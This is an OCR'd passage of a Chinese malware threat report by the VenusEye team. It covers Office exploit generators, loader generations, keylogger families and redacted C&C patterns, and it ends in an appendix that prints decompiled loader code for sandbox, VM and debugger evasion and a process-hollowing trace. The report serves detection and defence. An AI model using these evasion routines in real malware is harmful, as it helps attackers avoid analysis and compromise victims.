


图 6.10　CVE-2012-0158、CVE-2015-2545 shellcode 对比图

Sophos 曾发表过一篇关于 Office Exploit 生成器的文章。我们根据其描述的不同种类的 exploit 生成器的特点对截获到的样本进行了归类，最终形成了下表。从中我们可以清晰的看到各个漏洞 shellcode 之间的关系。

漏洞编号	主要功能	下载/释放的文件名	生成器
CVE-2010-3333	下载可执行文件	%temp%\).exe	DL-2
CVE-2012-0158	下载可执行文件/从自身文件内释放可执行文件	%temp%\putty.exe %temp%\dead.exe %temp%\pong.exe %temp%\word.scr %temp%\).exe %temp%\..\svchost.exe	DL-2,MWI,AK-1
CVE-2015-1641	解密自身并在临时目录下释放可执行文件	%temp%\..\svchost.exe %temp%\vmsk.exe %temp%\winsvchost.exe	AK-1,AK-2

		%temp%\system.exe	
CVE-2015-2545	下载可执行文件	%temp%\dead.exe	DL-2

6.2 攻击样本中的木马关联分析

6.2.1 加载器（Loader）分析

无论何种木马家族，在其核心代码加载之前，基本都采取了的类似的 Loader 代码进行加载，并且这些 Loader 代码在不同家族的样本中都有交叉使用。Loader 代码的主要功能为反沙箱、反调试，并在内存中解密出核心代码加载。




图 6.11　Loader 代码主要流程示意图

分析发现，攻击所使用的 Loader 在不断变换，并且这些 Loader 的功能越来越复杂，反沙箱反检测的功能越来越强。我们按照 Loader 的出现时间和复杂性将其划分为三代。

版本	发现时间	Loader 名称	编写语言	与其他 Loader 的关系
V1.0	2015 年	VB Loader	Visual Basic	利用单一语言编写的 Loader。具备基本的反虚拟机、反沙箱，加载傀儡进程等功能
V1.1	2015 年	C# Loader	C#	
V1.2	2015 年	Script Loader	VBS、Autoit	
V2.0	2015 年 10 月	Shellcode Loader	Shellcode	第一代可自由配置功能的 Loader
V3.0	2016 年初	Combine Loader	VBS+Shellcode	组合型 Loader。具备之前 Loader 的大多数特性，功能日趋强大
V3.1	2016 年 6 月		Delphi+Shellcode	




图 6.12　Loader 类型分布示意图

（1） 第一代 Loader

VB Loader

在所有的 Loader 中以 VB 编写的 Loader 最为常见。这类 Loader 早在 2015 年就已出现。包含了最基本的反沙箱，反虚拟机功能，并最终启动自身作为傀儡进程加载核心恶意代码。

C# Loader

C# Loader 的出现时间基本和 VB Loader 同步。其也包含了基本的反沙箱，反虚拟机功能，不过最终启动的傀儡进程可以自由配置。

Script Loader

Script Loader 通常由脚本语言编写。目前主要发现由 VBS 脚本或 Autoit 脚本编写。脚本添加了混淆代码，有基本的反沙箱，反虚拟机功能，并且已开始有利用 shellcode 执行注入功能的趋势。

（2） 第二代 Loader

Shellcode Loader

2015 年 10 月我们发现了一类完全使用 Shellcode 编写的 Loader。这类 Loader 代码经过两次解密出最终的 shellcode 代码，最终的 shellcode 可根据配置执行不同的流程。Shellcode Loader 同时包含分体型（自解压包）和合体型（单一文件）两种形式。

（3） 第三代 Loader

Combine Loader

2016 年以来，我们发现新出现的 Loader 逐渐向着组合化的方向发展。开始由不同语言编写的 Loader 组合而成，我们称之为 Combine Loader。新 Loader 融合了之前版本的大多数优点，技术上更加复杂，配置更加自由，功能更加强大。

根据这些木马样本的聚类分析，我们发现相同的 Loader 在不同家族样本之间存在交叉，攻击者可能掌握一批恶意代码的批量预处理程序，并可定期维护或定期更新。

Loader	样本类型	MD5
VB Loader	ZeusVM	e1a1**********
	pony	335b**********
	NanoCore	0a7b**********
	hawkeye keylogger	331f**********
	Citadel	acb0**********
	ispy keylogger	5410**********

C# Loader	ZeusVM	37bb**********
	pony	012c**********
	Citadel	bd07**********
	NanoCore	2c11**********
	predator pain logger	2a87**********
	hawkeye keylogger	4829**********
	ispy keylogger	e9d7**********
	Ozone	976f**********
Script Loader	pony	cc9c**********
Shellcode	ZeusVM	8f02**********
Loader	pony	e740**********
	Citadel	84f0**********
	Netwire	7177**********
Combine	pony	1032**********
Loader	ZeusVM+ AutoIt Backdoor	bf19**********

6.2.2 木马功能关联分析

我们分析发现，攻击者们所使用的木马大多数功能相同，特别是其使用的键盘记录器，几乎都存在“嫡系”关系，代码结构上也基本相同。

图 6.13 ispy keyloger 主要功能示意图




图 6.14 Predator Pain keylogger 主要功能示意图




图 6.15　Hawkeye keylogger　主要功能示意图

在 HawkEye 官网上（hawkspy.net）还曾经提供过 HawkEye 和 iSpy 两种键盘记录器的下载。




图 6.16　两种键盘记录器对比图

6.3 攻击样本中的 C&C 域名关联分析

6.3.1 C&C 回连方式关联

通过分析发现，攻击样本中，不同家族的恶意木马间其 C&C 回连方式有一定相似性。

以窃密木马类型样本为例，这些样本在外发窃密数据时，全部都是以向 C&C 服务器的 php 文件回传敏感信息的方式传播。特别是 ZeusVM 以及 Pony 两个家族的样本，其控制端服务器

域名一致性相当高。这种类型的域名使用方式可能是为了方便对同一类型样本控制端的管理而有意为之，也体现了这些样本之间较强的关联性。如下表：

C&C 特征	控制端服务器	家族	代表 MD5
向 c&c 服务器的 php 文件回传敏感信息	Hxxp://***.*****.***/gate.php	ZeusVM	c061**********
		pony	6876**********
	Hxxp://***.*****.***/tasks.php	Neutrino	bee0**********
	Hxxp://***.*****.***/file.php	Citadel	6e57**********
通过 Email，FTP，PHP 三种方式回传窃取到的敏感信息	d**********1@amakiri.eu	AgentTesla	aa75**********
		hawkeye keylogger	bd41**********
		ispy keylogger	d6f4**********
	O******4@mail.com	hawkeye keylogger	be74**********
	M*****9@yandex.com		

6.3.2 C&C 与不同家族木马的关联

在样本分析过程中，我们将得到的 C&C 域名与样本家族进行对应和关联，最终发现某些域名在不同时间出现过不同样本家族，某些邮箱同时接收过多种 keylogger 的回传信息。这也从一方面显示出了不同家族样本的关联性。

C&C 地址	样本类型	MD5
c**********	ZeusVM	8745**********
k.com	Pony	f0d7**********
	NanoCore	ed96**********
	Predator Pain Keylogger	dca6**********
a.****.cat	Kovter	cd3e**********
	iSpy keylogger	c5c4**********

solution@o******	hawkeye keylogger	baad****************************
******d.com	ispy keylogger	b081****************************
	Agent Tesla	aa75****************************
www.r**********s	hawkeye	a90b****************************
.com	pony	6647****************************
a***************	Pony	aac5****************************
*e.com	Cerber	d03f****************************

我们在近期发现的下载器连接的网站上，发现了不同家族木马的“全家福”，有的新木马尚不能归类到某个木马家族中。

图 6.17 某网站的木马“全家福”

七. 总结

7.1 “海德薇（Hedwig）”组织依然活跃

2016 年初，我们通过聚类分析方法发现了“海德薇（Hedwig）”组织，参见《“海德薇 Hedwig”组织分析报告》。经过 2016 年一整年的持续数据监测发现，该组织依然活跃。在攻击样本的关联分析中也发现，该组织攻击有全面开火的态势，不可小觑。

	2015 年	2016 年
主要威胁目标	金融、政府机关	政府、金融、能源、电信等行业
投递方式	鱼叉邮件	鱼叉邮件
载荷文件类型	可执行文件（压缩包），Office 文件，PDF 文件	新增 Java 文件，网页文件，脚本文件等
攻击方法	漏洞攻击，宏攻击，钓鱼攻击	宏攻击逐渐增多，且免杀能力逐渐加强
使用的漏洞	CVE-2010-3333,CVE-2012-0158, CVE-2013-3906,CVE-2014-4114	新增 CVE-2015-2545
数字签名	无	有
使用的木马	一到两种少量木马	大量木马频繁变换并穿插使用

7.2 攻击行为呈现 “工具化、黑产化” 特点

从攻击样本中，我们归纳发现，攻击者在老旧漏洞上动足脑筋。事实上，老旧漏洞对于攻击者而言，易于获取，驾驭能力要求低，随着时间的推移，用户容易忽视。因此，攻击者宁可在老旧漏洞上投入精力，也不愿意在挖掘 0-day 漏洞上“耗费青春”。

本报告中所披露的这些攻击案例，在多个行业中均被发现。但这些攻击与高级持续性威胁即 APT 攻击的最大不同点在于，在实施 APT 的攻击过程中，攻击者是需要做基础研究的，需要

启用未被使用过的 0-day 漏洞，然后对攻击目标进行组合式、模块化的攻击，这样的攻击，对攻击者的驾驭能力提出了更高要求，一个 APT 攻击的实施，普遍被认为是具有国家背景支持的。

本报告涉及的所有攻击样本，均未发现 0-day 漏洞利用的身影。但其免杀技术、反沙箱技术运用娴熟，并且不断翻新，需要引起我们的关注。这些攻击样本的“创新”点是由“宏的迭代创新”、“多个漏洞的组合运用”、“加载器的动态变化”等典型的工具化特性所体现出来的。攻击者在多个行业中大范围运用这些“创新”的躲避技术，也反映了其典型的产业化犯罪特征。正如我们全年监测数据显示，深受攻击袭扰的五大行业，几乎年年月月都无法得到安宁，其深层次原因，就是攻击行为带有明显的“工具化、黑产化”特点。

7.3 攻击技术的检测手段需要与时俱进

2016 年，攻击者所使用的武器不断进化，最典型的工具化武器当属 Locky 密锁攻击，受本报告的篇幅所限，我们并没有对勒索攻击的行为赋予过多笔墨。该类攻击行为我们已经出具过多份专项分析报告。


本报告所披露的攻击样本，结合了漏洞利用、嵌套恶意代码等各类攻击行为，其本质与经济利益紧密挂钩，目的更为明确，这些攻击的覆盖面广，产生的危害性大。这些攻击手段和方法极有可能会渗透到其它行业中去。因此，VenusEye 金睛团队认为，针对这些攻击的检测手段也需要与时俱进。

事实上，我们发现，当前许多传统安全设备，譬如：杀毒软件、防火墙、入侵防御、网闸等，对本报告提及的攻击样本的检测能力十分有限，其根本原因是现有检测技术是建立在针对已知威胁的特征匹配基础之上的。即便使用了识别度较高的特征算法，或家族特征，或启发式检测等查杀手段，也仍难避免漏报，这必然会给用户的网络安全风险管理带来极大的挑战。所以我们认为，基于行为模拟、环境模拟、操作模拟、机器深度学习、安全大数据等特性的检测技术与手段，必将得到用户的广泛认可，这类检测方法对集成度高、黑产程度高的攻击样本的精确检测必将发挥重要作用。

最后，我们建议，无论您所处的行业与本报告提及的“涉事行业”相关性有多高，本报告所披露的攻击手段和方法都需要引起您的关注，必要时，可以向 VenusEye 金睛安全研究团队寻求更多帮助。

八. 关于 VenusEye 金睛安全研究团队

VenusEye 金睛安全研究团队是启明星辰集团检测产品本部专业安全分析的组织，主要职责是对现有产品搜集上报的安全事件、样本数据进行挖掘、分析，并向用户提供专业分析报告。该组织会依据数据产生的威胁情报，对其中采用的各种攻防技术做深入的跟踪和分析，并且给出专业的分析结果、提出专业建议，为用户决策提供帮助。



VenusEye 金睛安全研究团队成立至今，先后发布了《小心，“宏”成为新攻击手法的主力军》、《H-worm 远控木马分析》、《海德薇 Hedwig 组织分析报告》、《Locky 密锁攻击恶意样本分析报告》、《特斯拉恶意样本分析新解》、《无需担心潜藏了 18 年的微软浏览器远程代码执行漏洞》、《SandWorm（以下简称：沙虫）攻击分析报告》等数十份专业安全分析报告，欢迎下载查阅。

九. 分析报告大事记

1. 2016 年 12 月 07 日，某企业客户 APT 检测产品，截获 1 个带有绕过 UAC 提权漏洞的“宏”恶意的攻击行为。
2. 2016 年 12 月 01 日，某电力客户、某银行 APT 检测产品，截获 3 个 Neutrino 僵尸木马家族变种，1 个带有“宏”恶意的攻击行为。
3. 2016 年 11 月 29 日-11 月 30 日，某电力客户截获 4 个带有恶意攻击的行为。
4. 2016 年 11 月 21 日，APT 检测产品截获到一个高危宏病毒样本。通过执行 powershell 指令从恶意网站下载窃密木马并执行。
5. 2016 年 11 月 18 日，APT 检测产品截获到具有获取用户隐私数据并发送、远程控制、诱骗激活设备的能力的木马，还可以**躲过大多数国内手机端防病毒软件的查杀**，**全球首发**。
6. 2016 年 11 月 16 日，某西南银行的 APT 检测产品，截获 8 个带有“勒索”恶意攻击的行为。
7. 2016 年 11 月 16 日，某国家级部委的 APT 检测产品，截获 1 个带有漏洞利用的攻击行为，1 个“宏”攻击的行为。
8. 2016 年 11 月 11 日，某银行的 APT 检测产品截获 1 个带有恶意攻击的行为。经确认，该行为是宏恶意攻击行为。
9. 2016 年 11 月 10 日，某银行的 APT 检测产品，新截获 1 个带有“宏”攻击的行为。
10. 2016 年 11 月 10 日，某大型企业的 APT 检测产品，新截获 4 个带有“勒索”恶意攻击的行为。
11. 2016 年 11 月 10 日，某银行的 APT 检测产品，新截获 14 个带有“勒索”恶意攻击的行为。
12. 2016 年 11 月 08 日，再次**全球首发**了《“宏”攻击防不胜防，江湖再现新变种》报告。
13. 2016 年 11 月 4 日，**全球首发**了《小心，“宏”成为新攻击手法的主力军》报告，率先发现一类“宏”攻击恶意样本。
14. 2016 年 9 月 28 日，某银行的 APT 检测产品，新截获 5 个带有“勒索”恶意攻击的行为，3 个以 rtf 格式包裹恶意攻击的行为。
15. 2016 年 9 月 13 日，某银行的 APT 检测产品，新截获 2 个带有“勒索”恶意攻击的行为。
16. 2016 年 8 月 31 日，某银行的 APT 检测产品，新截获 10 个危害“勒索”恶意攻击行为。
17. 2016 年 8 月 3 日，发布《H-Worm 远控木马恶意样本分析报告》。

18. 2016 年 6 月 6 日，某省委信息中心的 APT 检测产品，截获 1 个带有漏洞利用的恶意攻击的行为。
19. 2016 年 6 月 2 日，某电网信息中心的 APT 检测产品，截获 1 个带有漏洞利用的恶意攻击的行为。
20. 2016 年 5 月 29 日，某电力公司应对 APT 攻击的专项报告。

十. 附录


附录 1：加载器详细技术分析

10.1.1 VB Loader


在所有的 Loader 中以 VB 编写的 Loader 最常见。其包含基本的反虚拟机功能，并最终将恶意代码注入到傀儡进程中。

(1)调用 EnumWindows 或者 EnumChildWindows 来统计窗口个数。若发现窗口个数少于 10 个，即进入死循环中，不会执行恶意代码。

(2)检测 PEB!NtGlobalFlags 和 PEB!IsDebugged，并利用 CPUID 指令检测虚拟机。




(3)检测时间差，在延迟 Sleep 函数的前后分别获取 GetTickCount，并计算比较差值。




(4)利用 SetErrorMode 对抗仿真系统如 Bochs、Norman Sandbox。SetErrorMode 函数的返回值是前一次调用时所传入的参数。有些仿真如 Bochs、Norman Sandbox 对 SetErrorMode 的实现不正确使得样本可以利用此特性检测是否在虚拟机中运行。

(5)检测当前光标位置，若发现位置一直未变化，将会一直检测下去。



(6)检测显示器的长宽，若分别小于 0x320 和 0x258，也认为不正常。



(7)待所有反调试反虚拟机代码都通过后，即开始解密 PE，使用的解密算法是简单的单字节异或。解密完成，将代码注入到新启动的傀儡进程并执行。


```
0012F910  010507C2  CALL 到 CreateProcessW 来自 010507BC
0012F914  000205F4  ModuleFileName = "C:\RFQ-XK63080674.scr"
0012F918  00020620  CommandLine = ""C:\RFQ-XK63080674.scr""
0012F91C  00000000  pProcessSecurity = NULL
0012F920  00000000  pThreadSecurity = NULL
0012F924  00000000  InheritHandles = FALSE
0012F928  00000004  CreationFlags = CREATE_SUSPENDED
0012F92C  00000000  pEnvironment = NULL
0012F930  00000000  CurrentDir = NULL
0012F934  01070048  pStartupInfo = 01070048
0012F938  0107008C  pProcessInfo = 0107008C
```

10.1.2 C# Loader

(1)检测 Fiddler,WireShark,VMWare,VirtualBox

```
for (int i = 0; i < processes.Length; i++)
{
    Process process = processes[i];
    if (Operators.CompareString(process.ProcessName, "Fiddler", false) == 0)
    {
        return;
    }
}
if (Anti.IsWireshark)
{
    return;
}

f (Operators.CompareString(array[21], "yes", false) == 0)

if (Conversions.ToBoolean(Operators.OrObject(Operators.OrObject(Operators.CompareObjectEqual(AP.osInfo.Manufacturer, "VMware, Inc.", false), AP.osInfo.Manufacture
{
    return;
}
if (Conversions.ToBoolean(Operators.OrObject(Operators.CompareObjectEqual(AP.osInfo.Manufacturer, "innotek GmbH", false), AP.osInfo.Manufacturer.ToString().Contai
{
    return;
}
```

(2)检测 AubiSandbox,CWSandbox,NormanSandbox,Sandboxie 等沙箱



```
get
{
    if (!Anti.IsSandboxie)
    {
        if (!Anti.IsNormanSandbox)
        {
            if (!Anti.IsSunbeltSandbox)
            {
                if (!Anti.IsAnubisSandbox)
                {
                    if (!Anti.IsCWSandbox)
                    {
                        return false;
                    }
                }
            }
        }
    }
    return true;
```

(3)结束 taskmgr,cmd,regedit,msconfig,rstrui 进程

```
Process process = processes[i];
